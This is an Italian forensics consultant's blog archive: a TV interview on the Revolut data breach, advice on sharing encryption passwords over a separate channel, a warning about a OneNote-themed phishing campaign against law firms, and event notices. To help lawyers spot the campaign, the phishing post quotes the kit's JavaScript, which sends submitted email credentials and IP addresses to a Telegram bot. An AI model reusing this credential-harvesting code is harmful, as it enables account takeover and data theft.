Archivi tag: data breach

Intervista al TG1 sulle conseguenze del data breach Revolut

Giovedì 17 settembre sono stato ospite al TG1, nel servizio della giornalista Silvia Balducci – che ringrazio per l’opportunità – sulla PEC governativa compromessa e le conseguenze dell’attacco di tipo MiTM alla mailbox che ha permesso ai criminali informatici di ricevere documentazione privata dei correntisti della banca Revolut.

Paolo Dal Checco - Perizie Informatiche Forensi - ospite al TG1 per intervista su data breach Revolut e PEC governativa compromessa

Durante l’intervista al TG1 ho parlato dei rischi che corrono gli interessati di un databreach nel momento in cui i loro dati vengono divulgati e quindi potenzialmente utilizzati contro di loro.

Truffe più credibili e mirate

Il primo rischio è ricevere tentativi di phishing, telefonate o messaggi costruiti su dettagli veri. Chi conosce il nome della banca, un’operazione effettuata anche in criptomoneta Bitcoin ad esempio, un recapito e magari possiede la copia di un documento può presentarsi in modo molto più convincente come operatore dell’assistenza, funzionario o investigatore.

Una richiesta urgente di “verificare il conto” ad esempio, o tipicamente di “mettere al sicuro i fondi” o potenzialmente anche “validare una transazione in criptovalute mai in realtà fatta” può così sembrare plausibile.

Gli stessi dati potrebbero essere usati per tentativi di estorsione, soprattutto quando rivelano aspetti della vita finanziaria che la persona considera privati. La disponibilità dei documenti aumenta le possibilità di raggiro, ma non significa che ogni tentativo andrà a buon fine soprattutto se chi è stato coinvolto nel data breach è consapevole dei rischi e pronto a gestirli.

Il rischio di vedersi attribuire attività altrui

Il secondo rischio è il furto d’identità. I criminali potrebbero tentare di usare i dati e le copie dei documenti delle vittime per aprire account, registrare domini o attivare servizi da impiegare in successive frodi. Il CERT-AGID ha documentato, in altre campagne, il tentativo di utilizzare documenti sottratti anche per creare un’identità digitale SPID a nome della vittima: questo è uno scenario di rischio, non la prova che nel caso Revolut tali registrazioni siano già avvenute.

Se uno di quegli account venisse usato per truffare terzi, i dati di registrazione potrebbero condurre inizialmente alla persona a cui è stata sottratta l’identità e la vittima rischierebbe quindi di dover spiegare e documentare un’attività che non ha mai svolto. È il senso dell’espressione “capro espiatorio”: comparire nei primi riscontri di un’indagine non equivale ovviamente a essere responsabili, ma può comportare conseguenze concrete e difficili da gestire.

Il rischio di estorsione

Chi è vittima di data breach spesso rischia di diventare oggetto di estorsione nel momento in cui i criminali minacciano non solo chi ha causato il data breach (quindi nel caso specifico, la banca) ma anche i proprietari dei dati sottratti di divulgarli a meno di non ricevere un pagamento, tipicamente in criptomoneta (Bitcoin, Ethereum ma più spesso Monero o ZCash).

In caso di richieste estorsive il suggerimento è quello di rivolgersi immediatamente all’Autorità Giudiziaria e sporgere querela.

Servizio sul Data Breach Revolut con Paolo Dal Checco - Informatico Forense

Cosa può fare chi è coinvolto nel data breach

Chi riceve una comunicazione relativa alla violazione dovrebbe conservarla e verificare quali categorie di dati lo riguardano. È prudente controllare con attenzione movimenti e comunicazioni del proprio conto, attivare gli avvisi disponibili e diffidare delle richieste inattese, anche quando citano informazioni esatte.

Per contattare la banca o un ente, è meglio usare l’app o i recapiti ufficiali già conosciuti, senza seguire link o numeri forniti nel messaggio ricevuto, non fidarsi di nessun contatto ricevuto ma essere sempre i primi a contattare.

Se sono stati divulgati documenti d’identità – come nel caso di Revolut – un buon consiglio è quello di prenotare presso il proprio Comune e segnalarle l’illecita diffusione e la necessità di procedere alla sostituzione, in modo che qualunque atto venga svolto con il vecchio documento sarà semplice dimostrare la propria estraneità, dato che il documento non esiste più ed è stato sostituito da uno nuovo.

Se emergono account, richieste o operazioni mai autorizzate, occorre conservarne le prove, contestarle tempestivamente presso il servizio interessato e rivolgersi alle autorità: anche il CERT-AGID raccomanda di segnalare il furto (o meglio, la diffusione illecita) di dati personali (come carta d’identità, foto, dati bancari, etc…) alla Polizia Postale, magari tramite una denuncia/querela, in diversi infine consigliano di presentare una segnalazione anche al Garante della Privacy.
I documenti sono criptati, la password verrà inviata nella mail successiva

Ogni volta che ricevo una messaggio del genere mi viene da pensare che forse stiamo vanificando buona parte dello scopo per cui abbiamo cifrato il documento e secondo me varrebbe la pena riflettere sui potenziali scenari di rischio.

Se infatti inviamo un file cifrato via email e, subito dopo, mandiamo la password alla stessa casella, la protezione aggiunta è piuttosto limitata, anzi direi quasi nulla.

Pensiamo ad esempio a una casella compromessa: chi riesce ad accedere alla posta troverà probabilmente sia il messaggio con il documento sia quello successivo con la password. Lo stesso vale se inviamo un file cifrato tramite WhatsApp e poi scriviamo la password nella stessa chat.

Ci sono poi situazioni molto più comuni e meno “cyber”: in aziende, studi professionali ed enti è normalissimo trovare caselle email e PEC condivise tra più persone… mandando documento e password alla stessa casella, tutti quelli che possono leggere l’una possono leggere anche l’altra.

Oppure può semplicemente capitare di sbagliare destinatario: se mando alla persona sbagliata prima il documento e subito dopo la password, aver utilizzato due messaggi diversi cambia poco, mentre se avessi inviato la password al cellulare o altro contatto diretto del destinatario, avrei reso “inerte” l’allegato cifrato.

Una buona abitudine è quindi separare realmente la consegna del documento da quella della password, su due canali diversi, ad esempio documento cifrato alla PEC o alla mail dell’ufficio e password comunicata direttamente alla persona interessata, tramite un recapito già conosciuto e verificato.

Come canale secondario vanno benissimo Whatsapp, SMS, telefonata vocale a numero noto (non basta ricevere una telefonata, anche da numero in chiaro) e non è così importante che sia cifrato anche il secondo canale se è ben separato dal primo, basta sia diverso e noto, il più possibile legato al soggetto che ha effettivamente diritto di visionare i dati cifrati.

Così una PEC condivisa può ricevere tranquillamente il documento senza che tutti possano aprirlo e un eventuale accesso abusivo alla casella non fornisce automaticamente anche la password e persino un errore nell’indirizzo del destinatario ha conseguenze più limitate.

Ovviamente anche il secondo canale può essere compromesso e ogni situazione ha il proprio threat model, però almeno, a quel punto, per ottenere documento e password bisogna riuscire ad accedere a due canali distinti.

Poco importa come viene cifrato il dato, anche se chiaramente per un singolo documento (ad esempio una perizia informatica in PDF con contenuti riservati) l’ideale è la cifratura embedded, nel PDF, nel Docx, che permette l’apertura diretta anche su smartphone semplicemente inserendo la password ogni volta.

Per insiemi di file, meglio optare per un 7zip (o eventualmente uno zip, ma anche un Rar va bene) cifrato in maniera simmetrica con AES256 e cifratura anche dei nomi file, anche se chiaramente si deve poi suggerire al ricevente d’installare – se già non lo ha fatto – il software di compressione/decompressione 7zip.

Notare che talvolta su MacOS le App per decomprimere non decifrano correttamente gli archivi cifrati, un software che in genere funziona senza problemi è Keka e lo si può suggerire a chi riceve il nostro messaggio se ha un Apple, tra l’altro scaricandolo dal sito web è gratuito, da App Store ha un costo minimale.

Parlando poi di GDPR e “accountability”, sicuramente mandare un file cifrato ci protegge anche da eventuali problematiche che dovessero occorrere al documento e agli eventuali dati personali in essi contenuti e responsabilizza di molto chi lo riceve. Ad esempio se dovesse diffondere il documento, dovrebbe divulgare anche la chiave, prendendosi la responsabilità della divulgazione mentre a noi non potrà mai essere contestata una diffusione e talvolta “dispersione” di qualcosa di cui abbiamo inviato la chiave soltanto a un soggetto specifico.

Suggerirei quindi, in conclusione, di sostituire la frase sopra con “I documenti sono cifrati e la password verrà comunicata al destinatario tramite un canale separato e sicuro”, si fa anche bella figura. 😊

Attenzione al phishing che attacca le mailbox degli Avvocati

Un articolo che non parla d’informatica forense, come di consueto, ma è da leggere con attenzione e far girare in particolare tra gli avvocati: è importante saper riconoscere il phishing che sta colpendo gli studi legali italiani (e non solo) che porta a potenziali databreach a catena, dato che chi subisce l’attacco poi diventa vettore – verso i suoi contatti – di nuovi attacchi.



In questi giorni arrivano infatti agli avvocati email da parte di colleghi (ma anche clienti o collaboratori) che citano un documento di “Pagamento fattura” non allegato ma condiviso tramite OneNote, come mostrato nelle immagini allegate al post.

Email di phishing che arriva agli avvocati con un documento condiviso da aprire su OneNote

La mail ha come oggetto una frase tipo: “Studio Legale Associato XYZ ha condiviso la file Elementi condivisi il giorno 06-11-2025′ con te”.


Phishing ad avvocati e studi legali tramite falsa fattura condivisa su OneNote

Cliccando sul link si apre una pagina che indica che il documento contenente la fattura è crittografato ed è necessario loggarsi su Microsoft OneNote per accedervi:

"Avv. ABC - STUDIO LEGALE ASSOCIATO XYZ ho condiviso un nuovo documento con te
Pagamenti delle fattura.pdf(601 KB)
VISUALIZZARE IL DOCUMENTO CONDIVISO

Il documento è crittografato con password Microsoft, accedi con l'indirizzo e-mail in cui è stato ricevuto il documento.
Questo documento è stato analizzato alla ricerca di virus dal software Norton™ AntiVirus Security Standard 2025
© Condivisione di file Microsoft 2025"


Cliccando sul link “Visualizzare il documento condiviso” si giunge a una pagina con diversi login.

Phishing ad avvocati tramite condivisione fattura OneNote di Microsoft e furto credenziali username e password

E’ possibile inserire il proprio login con username e password per ogni tipo di account di posta elettronica che si possiede, partendo dai principali come Office365, Outlook, Rackspace, Aruba, PEC o anche altri account:

Accedi alla tua e-mail per visualizzare il documento condiviso.
Accedi qui sotto.
Accedi con Office365
Accedi con Outlook
Accedi con Rackspace
Accedi con Aruba Mail
Accedi con PEC
Accedi con Altra Posta

Inserendo le proprie credenziali ai vari link, queste vengono inviate agli attaccanti tramite una chiamata API a un bot Telegram:

forma.addEventListener("submit", e =>{ e.preventDefault(); let email = document.querySelector('#e-mail').value let pwd = document.querySelector('#pwd').value let ips = document.querySelector('#ipaddress').value fetch(`https://api.telegram.org/bot${bot.TOKEN}/sendMessage?chat_id=${bot.chatID}&text=Email:${email}=Password:=${pwd}=IP:=${ips}`, { method: "GET" }).then(success => { window.location.replace("https://www.onenote.com/"); }, error => { alert("Message not sent") console.log(error) })

In sostanza, gli attaccanti, per scaricare il file chiedono d’inserire su un finto sito Microsoft username e password di posta (Office365, Outlook, Rackspace, Aruba S.p.A., PEC o anche qualunque altra) ma ovviamente una volta loggati invece di mostrare la fattura:

1) gli attaccanti entrano nell’account di posta dello Studio;

2) se hanno tempo e voglia scaricano i messaggi e gli allegati;

3) scaricano la rubrica e inviano a tutti i contatti la stessa mail ricevuta sperando che anche loro si facciano trarre in inganno..

Le email che arrivano sono originali e autentiche, inviate dal vero account del collega avvocato, non sono spoofing e tendono a passare i controlli antispam, quindi l’unica prevenzione è non inserire la password al link con il documento condiviso. Se cliccate su link e andate avanti senza inserire credenziali non succede nulla.

Se avete già inserito user/password, gli attaccanti stanno potenzialmente scaricandosi i vostri messaggi, la rubrica e inviando ai vostri contatti lo stesso messaggio: cambiate subito password, loggatevi sulla webmail per chiudere eventuali altre sessioni aperte, attivate 2FA se già non lo avete, valutate se informare i contatti di non aprire link da voi ricevuti, se volete capire cosa hanno fatto gli attaccanti nel vostro account scaricate/chiedete i file di log del provider.

Se avete ricevuto mail simili a quelle allegate al post quindi cancellatele anche se provengono da colleghi oppure se avete voglia inviatemi il file EML che ne sto collezionando diversi per analizzare come il phishing sta diffondendosi tra i professionisti e quali tecniche utilizzano gli attaccanti per rendere credibile il phishing.

Emergenza Sanitaria e Cybersecurity per AIGA

Giovedì 6 maggio dalle ore 16:00 alle 18:30 si terrà il seminario organizzato da AMGA – Associazione Monzese Giovani Avvocati, destinato a tutti gli Avvocati, con precedenza ai soci IGA, dal titolo “Emergenza Sanitaria e Cybersecurity – dal rapporto Clusit 2021 al GDPR”.

Convegno sulla Cybersecurity per AIGA Monza e Como

Durante il seminario, introdotto e moderato dall’Avv. Gaia Michela Sala, Consigliere AIGA Monza, interverranno l’Ing. Marco Raimondi (Product Marketing Fastweb), il Dott. Paolo Dal Checco (Consulente Informatico Forense), l’Avv. Raffaele Colombo (Vice Presidente AIGA Como) con argomenti legati alla Cybersecurity.

In particolare, il mio intervento sarà focalizzato sull’introduzione di alcune pratiche di autodifesa digitale per Avvocati e Studi Legali, basate su numerose esperienze di attacchi informatici e data breach occorse in ambito giudiziario. Spesso, infatti, durante le attività di cristallizzazione delle prove e analisi forense finalizzate alla realizzazione di una perizia informatica tramite tecniche di digital forensics emergono situazioni nelle quali una struttura anche minimale di personal security avrebbe potuto ridurre, mitigare o talvolta persino evitare problemi di accesso abusivo, perdita di dati o danneggiamento.

L’evento è stato accreditato con n. 2 crediti formativi in materia non obbligatoria dell’Associazione Italiana Giovani Avvocati (AIGA).

Forensic Readiness e Data Breach per il GDPR Day Masterclass

Venerdì 15 gennaio 2021 ha avuto luogo il primo webinar sulla Forensic Readiness come risorsa strategica per la gestione del Data Breach, durante il quale vi è stata ampia adesione e partecipazione attiva che ha permesso utili e costruttivi confronti sugli argomenti trattati.

Durante il workshop è stata illustrata la problematica della gestione dei data breach, concentrandosi in particolare sulla compilazione della segnalazione al Garante e agli interessati, mostrando come una corretta conoscenza delle metodologie e strumenti d’informatica forense può aiutare a rispondere compiutamente e velocemente alle domande contenute nel modello fornito dal Garante, che da un paio di settimane è stato integrato anche da un questionario utile per valutare se un evento ha rilievo per la data protection e quindi deve essere segnalato a Garante e interessati.

GDPR Day Masterclass - Data Breach e Forensic Readiness

Il segreto per arrivare preparati all’eventualità di un data breach è conoscere in anticipo quali saranno le incombenze che verranno chiamati a gestire coloro che si occuperanno dell’analisi forense delle evidenze digitali. Analizzando l’esperienza di numerosi casi vissuti e perizie informatiche redatte in ambito d’incidenti informatici, quindi, è possibile inquadrare cosa è bene fare e cosa non fare per farsi trovare pronti e ben strutturati in caso di data breach, consolidando in sostanza una buona pratica di forensic readiness.

Il webinar ha incluso anche una breve esercitazione pratica durante la quale si è simulata la compilazione del modulo di segnalazione data breach al Garante nella quale, per ogni voce tecnica, ci si è concentrati sulle fonti da cui andrebbero attinti i dati richiesti e su come prepararsi ad averle a disposizione nel caso in cui, in futuro, dovessero servire.

Ciò che ci auspichiamo, insieme all’organizzazione del GDPR Day Masterclass 2021, è che i partecipanti possano aver beneficiato dei contenuti facendoli diventare un bagaglio che si dimostrerà utile se non essenziale durante la gestione d’incidenti informatici e data breach.

Vista la quantità di richieste d’iscrizione al GDPR Masterclass, ma la limitatezza dei posti per ogni sessione dovuti al fatto che si cerca di agevolare il confronto diretto tra partecipanti e relatore, a breve verranno pubblicate ulteriori date, così da permettere a chi è rimasto fuori da questo primo incontro di partecipare ai prossimi.